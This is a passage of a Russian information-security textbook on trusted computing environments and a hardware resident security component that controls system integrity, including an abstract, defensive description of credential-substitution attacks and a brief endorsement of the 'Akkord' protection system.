Кажется, что так быть не может – целый компьютер для одной задачи! Но так было (например, в кредитно-финансовой сфере), кое-где есть и сейчас и, на наш взгляд, именно так и должно быть в целом ряде организаций, выполняющих операции в строго регламентированном технологическом порядке. Хотя, конечно, не везде.

Описанный метод хорош тем, что очень дешев – в этом случае затраты на защиту минимальны. Формула «один человек – одна задача» заставляет время от времени перезагружать компьютер, выполняя контрольные процедуры. Вспоминается культовый программистский анекдот об алгоритме приготовления чая – надо зажечь плиту, наполнить чайник, поставить его на огонь и дождаться пузырьков. Если же огонь горит и чайник наполнен – необходимо воду из чайника вылить, а плиту погасить. Тем самым задача будет сведена к начальным условиям, действия в которых уже нам известны – зажечь плиту, наполнить чайник и т. д.

Часто хочется вести себя более интеллектуально, но не в ущерб безопасности. Здесь нам на помощь приходит идеология изолированности программных сред.

Изолированная программная среда

Если мы поставим рядом два компьютера с различными функционально-замкнутыми средами, то, естественно, работа одного никак не отразится на работе

другого. Что же изменится, если несколько задач будут исполняться на одном компьютере?

Как случайно, так и в результате действия РПВ, может случиться:

- изменение кода программы на диске,

- изменение данных, необходимых для работы программы, на диске,

- изменение кода программы в оперативной памяти,

- изменение данных, необходимых для работы программы, в оперативной памяти.

Все это приведет к тому, что, либо будут получены ошибочные результаты, либо они не будут получены вообще. К аналогичным последствиям приведет и вполне возможное изменение *программной среды исполнения задач* – например, если на диске или оперативной памяти будет поврежден или изменен код операционной системы.

Эти проблемы связаны с чрезвычайной сложностью программного обеспечения и с особенностью архитектуры компьютеров.

Понятие изолированной программной среды (ИПС) введено в исследовании А. Ю. Щербакова[1], где и дано ее формальное описание. Обобщая, можно сказать, что изолированная программная среда это совокупность (множество) программ, в которой:

- никакая активизированная программа не влияет на другую активизированную программу;

[1] Щербаков А. Ю. Методы и модели проектирования средств обеспечения безопасности в распределенных компьютерных системах на основе создания изолированной программной среды. Автореф. докт. дис. М., 1997.

- никакая активизированная программа не влияет на данные, которые используются для создания (активизации) другой программы;
- каждая программа может использовать только те данные, которые ей разрешено использовать политикой безопасности;
- каждая программа может активизировать только те программы, целостность которых установлена и активизация которых ей разрешена политикой безопасности.

Для изолированности программной среды недостаточно контролировать доступ пользователя к данным, необходимо контролировать еще и доступ программ к данным, а также процесс порождения одними программами других на основе контролируемых данных.

Модель ИПС инвариантна к объекту, и в силу этого объекты в ней не различаются. Действительно, проверка изолированности требует как минимум перечислимости объектов, относящихся к программам и данным, что практически невыполнимо в программной среде современных вычислительных машин. В универсальных машинах фон-неймановского типа программы и данные *неразличимы*: в разных вычислительных процессах и даже на разных этапах одного и того же процесса нули и единицы кода выполняют разные задачи: иногда они данные, иногда – программы.

Условие об отсутствии влияния данных на программы заведомо не выполняется в современных языках программирования, в которых возможность создания объектно-ориентированных программ является одной из основных.

Совершенно понятно, что на результаты работы информационной системы влияют не только программы – влияние оказывает и масса других факторов – например, упомянутая уже среда исполнения программ. Более точно реальные

условия электронного обмена информацией учитываются в модели *доверенной вычислительной среды — модели ДВС*.

Доверенная вычислительная среда

Концептуальные отличия модели ДВС от модели ИПС состоят в слудующем.

1. Требование неизменности программных средств в модели ИПС заменяется требованием их *целостности*.

Во-первых, неизменность есть, строго говоря, характеристика только цифрового отображения информации, здесь неизменность может быть установлена, например, побитным сравнением двух двоичных последовательностей. Понимая электронную среду существования как множество элементов, взаимодействующих на основе формальных правил обработки, хранения и передачи цифровой информации, надо учитывать, что сами эти элементы реализованы в объектах аналоговой среды. Любой аналоговый объект принципиально вариативен, его параметры не могут быть измерены абсолютно точно, к тому же они изменяются с течением времени.

Во-вторых, состав процессов, активизированных в любой конкретный интервал времени, меняется. Хотя бы за счет изменения обрабатываемой информации. Тогда что же означает неизменность среды? Постоянство программных средств, как активизированных, так и хранящихся в памяти? А что тогда делать с файлами документов, состав которых принципиально вариативен? И здесь понятие целостности кажется более предпочтительным по сравнению с неизменностью.

Под целостностью вычислительной среды понимается сохранение в течение рассматриваемого периода в требуемом диапазоне состава объектов и процессов, их параметров и взаимосвязей между собой и параметров функционирования.

Какой состав, какие параметры и взаимосвязи, и в течение какого периода — это определяется *конкретной задачей контроля*. Важно, что при анализе особенностей защиты различных объектов КС нельзя ограничиваться только анализом файловой структуры.

2. Замена требования неизменности на существенно менее жесткое требование целостности сказывается на задачах защиты информации.

Вычислительная среда меняется во времени, и задача защиты информации — обеспечение изменений в предусмотренном, штатном, режиме. Но тогда задача становится динамической, а динамический характер принципиально требует отслеживания изменений во времени. Если требуется отслеживать *целостность* среды, то надо знать ее *меняющиеся* во времени параметры, необходимо приходится «влезать» в среду, измерять, сравнивать с эталоном. Для изолированной среды такое требование не является, вообще говоря, обязательным — достаточно никого «не пускать» в среду.

Следовательно, *доверенная программная среда принципиально предполагает наличие некого «контролёра», отслеживающего ее параметры — этот контролёр называется компонент безопасности (КБ)*.

3. Возникает вопрос, а где должен находиться КБ, вне вычислительной среды или «внутри», являться одним из элементов среды? Если — «вне», то обязательно должен быть некий элемент, «разрешающий» такой контроль и, быть может, разрешающий даже вмешательство в процесс функционирования среды при фиксации нежелательных режимов. А кто будет контролировать его? Замкнутый круг. Стало быть – компонент безопасности целесообразно встраивать в состав компьютерной системы, это должен быть «присутствующий — *resident*» объект. Исходя из этого требования, далее будем его называть *резидентный компонент безопасности* — РКБ.

С практических позиций, включение РКБ в состав компьютерной системы предоставляет широкие возможности для возложения на него и ряда дополнительных, помимо контроля, функций: оповещения, регулирования и управления процессами в вычислительной среде.

4. С одной стороны, РКБ предназначен для защиты электронной среды, а с другой — сам является элементом этой среды и, таким образом, сам нуждается в защите. Теоретически идеальная защита вычислительной среды недостижима, но практически это сводится к тому, что сам РКБ должен характеризоваться намного более высоким уровнем защищенности, нежели остальные элементы вычислительной среды.

Аппаратная реализация технологических операций, процедур, протоколов изначально обладает более высоким потенциалом защиты, чем программная. Поэтому при практической реализации РКБ должны превалировать аппаратные методы.

5. Понимая, что абсолютно надежных средств защиты не существует, и, полагая, что злоумышленник в состоянии преодолеть защиту на любом этапе, разумно стремиться к получению реальных результатов, а не к бесплодным попыткам достичь идеальную цель, иными словами — к созданию и поддержанию доверенной вычислительной среды, но не к обеспечению ее изолированности.

Фрагмент среды электронного взаимодействия, для которого установлена и поддерживается в течение заданного интервала времени целостность объектов и целостность взаимосвязей между ними, называется ***доверенной вычислительной средой — ДВС.***

6. Очевидно, что доверенная вычислительная среда должна сохраняться на всех этапах работы КС. Соответственно, РКБ должны участвовать в обеспечении

информационной безопасности на всех этапах реализации технологии электронного обмена данными.

Логика применения РКБ совершенно проста:

- Раз нельзя до конца быть уверенным в отсутствии взаимовлияния программ, значит, необходимо контролировать их поведение.
- Если есть изъяны в архитектуре аппаратных средств, то их нужно блокировать.

Это и делает РКБ.

§ 8. Особенности резидентного компонента безопасности

Автономность и независимость РКБ от защищаемой среды

Наилучшие результаты достигаются тогда, когда средства защиты функционируют максимально *автономно* от защищаемого объекта. Покажем, что в случае *взаимозависимости* качество защиты ухудшается.

Конечно, на практике взаимозависимость исключить невозможно, абсолютная автономность недостижима — защита и объект связаны всегда, хотя бы потому, что *данное* средство защищает именно *данный* объект. В той или иной степени защита обеспечивается и при общем базисе. Очевидно, по этой причине в сфере информационной безопасности широко распространены недобросовестные утверждения о том, что полноценная защита программной среды может быть обеспечена *целиком* программными методами: программными межсетевыми экранами, антивирусныи программами, и т. п. Практическое удобство и полезность таких мероприятий бесспорна.

Тем не менее, поскольку защита неминуемо связана с индикацией состояния защищаемого объекта, то отсюда следует и общеизвестный принцип независимости средств контроля от контролируемого объекта. В реальной жизни

это именно так. Центральный банк страны, контролирующий и защищающий денежную систему государства, должен быть отделен от исполнительной власти, распоряжающейся финансами. Налоговые органы действуют независимо от налогоплательщика. Хотя иногда зависимость всё же наблюдается.

С системных позиций, ориентация на защиту фрагмента электронной среды на базе методов и механизмов *того же самого* фрагмента не имеет достаточной перспективы. Это обусловлено не только тем, что при цифровом отображении ресурсы защиты информации много ниже, чем при использовании аналоговых методов. В этом проявляется количественный эффект. Важнее другая, качественная, системная причина: *высокая достоверность фрагмента среды детерминированных (точных) процессов принципиально не может быть обеспечена без выхода за рамки этого фрагмента*. Непрекращающаяся борьба с вирусами, червями, закладками подтверждает этот тезис.

Защита любого процесса базируется на явном или неявном сравнении результата обработки данным процессом известного тестового сигнала с априорно известным эталоном. Очевидно, что и компаратор, сравнивающий результат с эталоном, и сам эталон не должны зависеть от тестируемого процесса. Но если, например, защищается процесс загрузки операционной системы, то средствами только загружаемого ПО обеспечить такую независимость невозможно. Компаратор будет работать на базе той же самой операционной среды, достоверность которой он устанавливает и, значит, будет зависим от среды. Так, в загружаемое ПО можно включить программу, блокирующую измерение фактических результатов и подставляющую требуемое эталонное значение. Так как среда детерминированная, то подобная подстановка вычислима и, следовательно, реализуема. Рассуждения не меняются, если тестируется некий вторичный процесс: подстановка может быть выполнена на предыдущих этапах.

Резидентный компонент безопасности должен быть максимально автономен относительно программной среды, безопасность которой он должен обеспечивать.

Примитивность резидентного компонента безопасности

С одной стороны, РКБ должен *входить в состав* КС, безопасность которой он обеспечивает. С другой – *быть автономным*. На первый взгляд, приходим к противоречию, однако это кажущийся парадокс. Входить в состав КС и быть автономным относительно программной среды возможно: компьютерная система — это не только программные средства, это и аппаратная реализация, и интерфейсы, и стандарты взаимодействия, и др. Действительно, РКБ должен быть *совместим* с КС, иметь возможность физически *входить* в состав системы. Одновременно он должен быть *независим* от компьютерной системы, т. е. *являться специализированным компьютером* с собственной операционной средой, памятью и прочими атрибутами фон-неймановской машины.

Теоретически возможно в качестве РКБ применить просто еще один компьютер, если бы удалось обеспечить значительно более высокий уровень его защищенности, чем у защищаемого компьютера. РКБ как компьютерное устройство должен существенно отличаться от защищаемой среды, по крайней мере, иметь намного меньше уязвимостей. На практике почти всегда проще не предоставлять конкретных возможностей для атаки, чем надежно защититься от нее. В отличие от защищаемой универсальной электронной среды, компонент безопасности необходимо должен быть *узко специализированным*, примитивным компьютером.

Здесь выделяется только доминирующая характеристика компонента безопасности, логично вытекающая из его функциональной роли эталона, ведь

эталон — это всегда неизменность, константа. И с указанных позиций аппаратная реализация РКБ выглядит более перспективной, нежели программная.

Итак, РКБ должен представлять собой вычислительную машину, причем надо стремиться, чтобы возможности его были *максимально ограничены*. Универсальная машина Тьюринга основана на четырех элементарных операциях: сдвинуть ячейку влево, сдвинуть ячейку вправо, заменить символ в ячейке, остановиться. Необходимый и достаточный набор элементарных операций для работы ЭВМ в любом случае должен состоять из четырех операций, таких, что ни одна из этих операций не может быть выражена через композицию остальных. Так как две сложные процедуры «читать; откуда (адрес)», и «писать; куда» базируются, по существу, на четырех независимых в совокупности процессах, то они исчерпывающе описывают основанное на их использовании вычислительное устройство.

Отметим одно важное обстоятельство, на которое обычно не обращается внимание. Машина Тьюринга принципиально является машиной *последовательной*, так что, теоретически, совсем не требуется, чтобы все четыре операции существовали *одновременно*. Если *априорно* известно, что некоторая операция будет выполняться *n* тактов подряд, то остальные операции в это время не нужны. Строго говоря, переключаемое устройство, которое в один период времени (в человеческом масштабе) «пишет», а в другой — «читает», вполне является полноценной машиной Тьюринга. А значит, и это принципиально, с этим устройством *практически возможно* сопряжение и взаимодействие стандартных компьютеров.

Ну а что может быть в рассматриваемом контексте ограниченнее, чем *компьютер* в долговременном смысле, *который не является компьютером* в любой краткосрочный период. Сколь эффективно сужаются возможности

негативного воздействия на работу такого вычислительного устройства: чем меньше возможностей — тем лучше защита.

Принцип примитивности, ограниченности свойств РКБ как вычислительного устройства позволяет конкретизировать его сущность и статус в рамках компьютерной системы. Логично возложить подавляющее большинство вспомогательных функций сопряжения и взаимодействия РКБ с КС на устройства системы, оставив на долю РКБ только «руководство». В цифровой детерминированной среде взаимоотношения, права и обязанности «руководителя и подчиненных» задаются *абсолютно* точно, однозначно. Поэтому необходимо выполнение двух требований:

- РКБ как «руководитель» должен «знать» в процессе функционирования эталонный результат технологических процессов — хранить эталон и позволять его варьировать *извне* при изменении требований сектора действенности к технологии информационного взаимодействия;
- Устройства КС, «подчиненные РКБ», должны информироваться о требованиях РКБ в процессе выполнения соответствующих технологических процедур и операций.

Выполнение требования минимальной конфигурации РКБ как вычислительного устройства возможно в том случае, если интерпретировать его, пусть это очень схематично, как долговременное запоминающее устройство. Действительно, тем или иным способом в РКБ извне записывается эталон, а развитые исполнительные устройства защищаемой системы считывают необходимые инструкции из РКБ.

Другое дело, что реализация этого, вообще говоря, достаточно очевидного принципа на практике далеко не тривиальна. Как обеспечить предельно санкционированный доступ к записи в РКБ? Как оперативно корректировать РКБ,

учитывая, что состав программной среды постоянно меняется? И при этом сохранять неизменность? Как исключить действия исполнительных устройств КС «в обход» РКБ, или, другими словами — какие магистральные направления функционирования электронной среды должны «перекрываться» компонентом безопасности? Как обеспечить отсутствие искажений между эталоном и результатом, который доходит до исполнительных устройств? И т.д.

Но все это – вопросы вторичные, они будут рассмотрены ниже. С теоретических позиций ситуация ясна: резидентный компонент безопасности по своей функциональной сущности может представляться специализированным *запоминающим устройством*.

Перестраиваемость резидентного компонента безопасности

Установленные выше задачи безопасности электронного обмена данными, в решении которых должен участвовать РКБ, можно разделить на две группы, соответствующие двум основным этапам работы компьютерной системы:

- этап формирования политики безопасности — *режим управления*;
- этап электронного обмена информацией — *пользовательский режим*.

Предметной областью задач первой группы является среда существования документа, целостность и санкционированный доступ к которой должен обеспечиваться средствами защиты. То есть это *задачи обеспечения целостности среды*. Здесь не существенен сам непосредственный носитель информации, собственно электронный документ. Во временном аспекте можно говорить об *этапе управления* средой или об этапе формирования политики безопасности. Считается, что описание политики безопасности, согласно которой функционирует КС, зафиксировано в некоторой базе данных в виде правил разграничения доступа, меток конфиденциальности и т. д.

Задачи второй группы, характерные для *пользовательского режима* работы КС, — это *задачи аутентификации объектов и субъектов*. В отличие от первой группы здесь приходится иметь дело с конкретными пользователями и конкретной информацией, конкретными документами. Основное содержание — решение проблем аутентификации субъектов, взаимодействующих с данным документом, санкционирование доступа к ЭлД. В том числе субъектов, формирующих и применяющих данный ЭлД, а также имеющих доступ к документу в процессе документооборота.

Специфика групп задач обусловлена *качественно разными* объектами защиты — среда и документ, и, соответственно, должна отражаться в требованиях к РКБ, участвующих в их решении.

В таком случае при обосновании архитектуры РКБ можно ограничиться изучением только двух принципиально отличающихся функциональных возможностей: чтение — *R* (*read*); запись — *W* (*wright*) (адрес подразумевается и опущен для компактности).

Точно такой же результат следует и из предыдущего раздела, где обсуждалась минимальная конфигурация РКБ: извне в РКБ *записывается* эталон, устройства КС *считывают* из РКБ требуемый результат.

На практике, конечно, потребуется целый ряд дополнительных требований к РКБ, обеспечивающих его сопряжение с КС, совместимость, и т. п. Тем не менее, в самом общем плане можно утверждать, что для функционирования РКБ достаточно реализации этих двух операций, причем адрес должен пониматься по умолчанию.

В *режиме управления* назначение РКБ — обеспечение легального формирования выбранной администратором безопасности политики безопасности. Для этого требуется внесение соответствующих изменений (записей) в базу

данных компонента безопасности. Следовательно, для применимости РКБ на этапе управления КС компонент должен обладать свойством «*W*». «Стереть» запись эквивалентно «записать»: например, записать одни «нули». Поэтому можно обойтись без операции чтения, не заменять записи, но писать всю базу полностью. Таким образом, в режиме управления наличие операции *W* не только необходимое, но и *достаточное* условие выполнения РКБ своего назначения.

В *пользовательском режиме* назначение РКБ — контроль соответствия доступа пользователей к интересующим их объектам компьютерной системы сформированной политике безопасности. Доступ либо разрешается, либо запрещается в соответствии с информацией из базы данных РКБ, содержащей правила функционирования КС. Следовательно, для применимости РКБ в пользовательском режиме КС компонент безопасности необходимо должен обладать возможностью «*R*». В принципе, это и *достаточное* условие для реализации пользовательского режима работы РКБ.

Итак, для работы во всех режимах КС достаточно, чтобы РКБ обладал свойствами *R, W,* что, согласно предыдущему разделу, означает, что РКБ будет полноценной машиной Тьюринга.

Но когда РКБ одновременно обладает этими свойствами, то задача защиты КС необходимо сводится к почти равноценной задаче защиты компьютера – РКБ. Легко привести пример разрушающего программного воздействия (РПВ), если РКБ одновременно обладает свойствами *R, W*. Если злоумышленник является легальным пользователем КС, то, используя функциональные возможности РКБ, он может сначала выяснить свои права доступа к интересующему его объекту (с помощью процесса *R*), а затем заменить свои права на другие (с помощью процесса *W*).

Суммируя приведенные доводы, выделим следующие положения:

- для обеспечения защиты КС резидентный компонент безопасности необходимо должен быть машиной Тьюринга;
- если РКБ в каждый момент времени может выполнять любую из тьюринговых операций, то построенные на такой базе механизмы защиты потенциально уязвимы;
- в цикле функционирования КС можно выделить два непересекающихся режима — режим управления и пользовательский режим;
- для каждого из режимов достаточно функционирование РКБ с редуцированным множеством операций: в режиме управления W — запись, адрес; в пользовательском режиме R — чтение, адрес;
- РКБ с редуцированным множеством операций, как установлено в предыдущем разделе, имеет потенциально высокую защищенность.

Но тогда напрашивается следующее предложение — *РКБ не должен быть машиной Тьюринга в краткосрочном периоде, но должен являться таковой в долгосрочном*. Резидентный компонент безопасности должен иметь перестраиваемую архитектуру, в каждый момент времени обладать редуцированным набором вычислительных операций: в режиме управления «*W*»; в пользовательском режиме «*R*». Это позволило бы сочетать отмеченные выше несовместимые на первый взгляд требования.

Возникает вопрос, а кто (что) должен выдавать команду на перестройку РКБ? Вариант, что такой сигнал должен исходить от КС, порочен в принципе. Согласно теореме о программировании последовательной композиции тьюринговых программ[2] всегда может быть построена программа *T*, которая будет реализовывать рассмотренный выше механизм РПВ. Остается единственная

[2] Трахтенброт Б. А. Алгоритмы и вычислительные автоматы. М., 1974.

возможность — *перестройка архитектуры РКБ должна осуществляться извне, защищенным воздействием системного администратора или иного уполномоченного лица*.

Наиболее распространенными архитектурами организации вычислительных процедур являются линейная (последовательная) и древовидная (иерархическая).

Система имеет линейную архитектуру (линейная система), если множество объектов строго упорядочено — всякому объекту, за исключением начального, предшествует один и только один объект.

Для линейной системы доказано Утверждение *об использовании резидентного компонента безопасности — РКБ*:

Задача контроля целостности системы разрешима только при использовании специализированного аппаратного резидентного компонента безопасности (РКБ).

Из утверждения об использовании РКБ следуют:

Следствие 1: Установление целостности возможно только при расширении КС специализированным резидентным компонентом безопасности (принцип Архимеда).

Следствие 2: Установление целостности КС невозможно только за счет программных средств без использования РКБ (синдром Мюнгхаузена).

Как же должен размещаться РКБ в системе линейной структуры? Ответ на этот вопрос дает Утверждение *о размещении РКБ в линейной системе*. Это утверждение обосновывает, что компоненты безопасности (РКБ) могут быть размещены в системе линейной структуры произвольным образом, при условии, что **один из РКБ в системе размещен как начальный объект**.

Очевидна трактовка этого утверждения – произвольным образом – значит, могут и отсутствовать! Значит, достаточно, чтобы в системе линейной архитектуры был *всего один РКБ*! Но для этого необходимо, чтобы он стартовал первым.

Поиному обстоит дело с системами иерархической архитектуры – это наиболее распространенный вид систем. Для них доказано Утверждение *о размещении РКБ в системе произвольной структуры*:

Для контроля целостности системы произвольной структуры необходимо размещение РКБ во всех точках системы, соответствующих вершинам графа связности, кратность которых больше 2, т. е. имеющих по крайней мере 2 ребра, связывающие их с вершинами следующего уровня иерархии.

Другими словами, с помощью РКБ должен быть защищен каждый компьютер, непосредственно взаимодействующий более чем с двумя другими компьютерами. В сетях сложной архитектуры это означает, что практически каждый компьютер должен быть защищен с помощью РКБ.

Опуская промежуточные рассуждения, отметим, что для аппаратной аутентификации в электронной среде минимальная конфигурация соответствующего резидентного компонента безопасности (РКБ) должна включать в свой состав следующие функциональные узлы (рис. 3.7):

- интерфейс аутентификации — наиболее часто это touch-memory (ТМИ);
- энергонезависимую память — ЭНП.
- датчик случайных чисел — ДСЧ;
- постоянное запоминающее устройство (ПЗУ) пользовательского расширения BIOS — ROM BIOS;
- интерфейс связи с ЭВМ — ИВВ (интерфейс ввода–вывода).




Рис. 7 Примерная структура контроллера при аппаратной реализации функций аутентификации в электронной среде

Из ТМИ в контроллер поступает информация о пользователе и (в общем случае) контрольная сумма его прикладных задач и данных. В ЭНП хранится (как минимум) эталонная информация для процедур аутентификации пользователя, ссылки на полномочия пользователя и контрольные суммы для контроля целостности системных областей и системных файлов. Датчик случайных чисел используется как генератор необходимых ключей взаимодействия. ROM BIOS должен содержать фиксированное описание преобразований, обеспечивающих:

- блокировку загрузки ОС с отчуждаемых носителей;
- процедуры идентификации (аутентификации);
- процедуры разбора файловой системы;
- процедуры расчета хэш-функции;
- процедуры работы с энергонезависимой памятью и ДСЧ.

Аппаратная реализация в силу физической изолированности обеспечивает эффективную защиту от НСД наиболее важных процедур и данных, используемых при аутентификации ЭлД. Но, разумеется, не всех — в любом случае взаимодействие с вычислительной средой, окружающей РКБ, необходимо должно существовать. Соответственно, предусматривается интерфейс связи с ЭВМ —

ИВВ.

Наличие рассмотренных ресурсов минимально необходимо для аппаратной аутентификации. Реально может потребоваться включение дополнительных возможностей, обеспечивающих потребительские удобства применения РКБ для аутентификации ЭлД.

§9. Техническая реализация аппаратных средств защиты информации

Выбор системы защиты информации от несанкционированного доступа[3] должен основываться на анализе требований, предъявляемых как к составу функциональных параметров, так и к параметрам производства и сопровождения изделий, а также к их эксплуатационным характеристикам[4].

1. Функциональные возможности СЗИ должны обеспечивать выполнение основных контрольных процедур до загрузки операционной системы, т. е. на аппаратном уровне. При этом контроль целостности системных областей и файлов, данных и процедур должен осуществляться устойчивым к воздействиям механизмом, основанным на применении хэш-функций. На базе этих средств, а также средств контроля запуска задач, должно обеспечиваться формирование доверенной вычислительной среды и корректная поддержка изолированности программной среды.

2. Спектр выпускаемых на аттестованном производстве СЗИ должен перекрывать проблемы защиты в гетерогенных сетях, основанных на интеграции наиболее популярных ОС, в том числе MS DOS, Windows 3.11, Windows 95,

[3] Конявский В. А., Малютин А. А. Как выбрать систему защиты от несанкционированного доступа // Банки и технологии. 1996. № 1. С. 57–60.

[4] Кузнецов Н. А., Кульба В. В., Ковалевский С. С., Косяченко С. А. Методы анализа и синтеза модульных информационно-управляющих систем. М., 2002.

Windows 98, Windows ME и последующие модели, Windows NT, Windows 2000, Windows XP и др. Корректная работа в данных средах может основываться только на принципах операционной независимости аппаратных и программных средств СЗИ, транспортного механизма и механизма разграничения доступа.

3. Состав атрибутов, на основе которых описываются правила разграничения доступа (ПРД) к объектам информационной системы должен быть таким, чтобы обеспечить возможность описания любой разумной непротиворечивой политики безопасности. При этом СЗИ не должна создавать трудностей для пользователей системы — не ограничивать функциональных возможностей, предоставляемых операционной системой, быть «прозрачной» в пределах политики безопасности для легального пользователя, аутентифицированного защитным механизмом.

4. Для применения в сетевых решениях обязательным является наличие средств централизованного управления безопасностью и средств аудита, в том числе в режиме on-line. Средства аутентификации при этом должны обеспечивать не только аутентификацию операторов, но и *технических средств* комплекса.

5. Обеспечивая целостность и доступность информации, защиту её от несанкционированных модификаций, СЗИ должна предоставлять возможность работы с сертифицированными криптографическими средствами. Важным при этом является отсутствие скрытых (не документированных) возможностей, а также «опасных» реакций на действия операторов.

6. СЗИ должна иметь сертификат в системе сертификации средств защиты информации для класса не ниже 1В, и выпускаться на основании лицензии органов, имеющих федеральные полномочия в указанной сфере. Производство технических и программных средств СЗИ должно быть аттестовано и подвергаться периодическому контролю.

В полной мере всем упомянутым требованиям удовлетворяет только СЗИ «Аккорд». В настоящее время эксплуатируется уже более 200 000 систем защиты «Аккорд», что говорит само за себя.

Архитектура семейства технических устройств аппаратной защиты информации

Выше показано, что для аппаратной аутентификации в электронной среде минимальная конфигурация СЗИ должна включать в свой состав ряд функциональных узлов (рис. 3.7). В энергонезависимой памяти, ЭНП, хранится (как минимум) эталонная информация для процедур идентификации и аутентификации пользователя, ссылки на полномочия пользователя и контрольные суммы для контроля целостности системных областей и системных файлов. Из ТМИ в контроллер поступает информация о пользователе и (в общем случае) контрольная сумма прикладных задач и данных. Датчик случайных чисел используется как генератор необходимых ключей взаимодействия. ROM BIOS содержит фиксированное описание процедур и преобразований, обеспечивающих все вышеуказанные функции.

Рассмотрим возможную логику действий потенциального нарушителя по подготовке разрушающего программного воздействия (РПВ).

Введем множество пользователей системы $i=\overline{1,m}$, $U = \{U_i\}_{i=1}^{m}$, $|U| = m$, и множество прав пользователей R, $|R| = p$, т.е. $R = \{r_1, r_2, \ldots, r_p\}$. Рассмотрим подмножество $R_H \subseteq R$, $|R_H| = p_H$, содержащее элементы $r_{H1},\ldots,r_{Hp_H}$, а также подмножества вида $R_i \subseteq R$, $|R_i| = p_i$, $\{r_{i1},\ldots,r_{ip_i}\} \in R$. Тогда определим множество всевозможных подмножеств R_i множества R: $R_i \in \{R_i\}_{i=1}^{m}$. Элементы этого множества есть права доступа пользователей системы $U_i \in U$.

В ЭНП для i-ого пользователя зафиксирована $\{I_i,P_i,G_i,R_i\}$, где: I_i — идентификатор пользователя i, U_i, $I_i \in \{I_i\}_{i=1}^{m}$; P_i — пароль пользователя i U_i; G_i — контрольная сумма i, $G_i \in \{G_i\}_{i=1}^{m}$; R_i — права пользователя i U_i, $R_i \in \{R_i\}_{i=1}^{m}$. В ТМ, принадлежащей пользователю U_i, при этом хранится пара $\{I_i, G_i\}$

С учетом особенностей потоков информации между узлами устройства определены основные параметры архитектуры семейства технических устройств защиты информации.

Как отмечалось выше, на ТМ должна храниться не только идентифицирующая пользователя информация, но и отчуждаемые данные для аутентификации и контроля целостности, ключи шифрования (или их части). Утечка (перехват) этих данных может привести к дискредитации защиты. Действительно, поскольку изменение данных в компьютере может сопровождаться изменениями данных в ТМ, контроллер должен обеспечивать и чтение, и запись. При этом логика действий нарушителя, в предположении, что нарушитель является легальным пользователем АС, могла бы быть такой:

а) фиксируются тройки $\{I_i, P_i, G_i\}$, и соответствующие им права R_i при легальном входе пользователей за период времени T;

б) анализируется информация о правах $\{R_l\}_{l=1}^{k} \subset \{R_i\}_{i=1}^{m}$,где $k \le m$, k – число различных пользователей, зафиксированных РПВ и выбирается в качестве прав, которые необходимы нарушителю,

в) при загрузке нарушителем $U_н$ с $\{I_н, P_н, G_н\}$ эта совокупность заменяется на $\{I_j, P_j, G_j\}$, что позволяет пользователю $U_н$ получить права R_j.

Принципиальная осуществимость атак такого рода возможна лишь потому, что:

а) носящие конфиденциальный характер данные попадают в оперативную память ЭВМ, где к ним может получить доступ РПВ;

б) обработка данных выполняется процессором ЭВМ, который не различает источника данных. Отсюда следует возможность подмены данных.

Очевидно, что, для того чтобы противостоять атакам этого типа, необходимо изменить архитектуру контроллера — организовать каналы передачи данных, минуя RAM ЭВМ, и ввести микропроцессорное устройство управления (MCU), на основе которого будет осуществляться обработка данных, носящих конфиденциальный характер. В этом случае примерная структура контроллера может выглядеть, как на рис. 4.1. В принципе, такое устройство вполне работоспособно, его структура согласуется с теоретическими результатами, полученными выше. Необходимо лишь рассмотреть особенности связей и функциональность MCU с целью дооснащения устройства дополнительными блоками.




Рис. 8. Блок-схема построения резидентного компонента безопасности

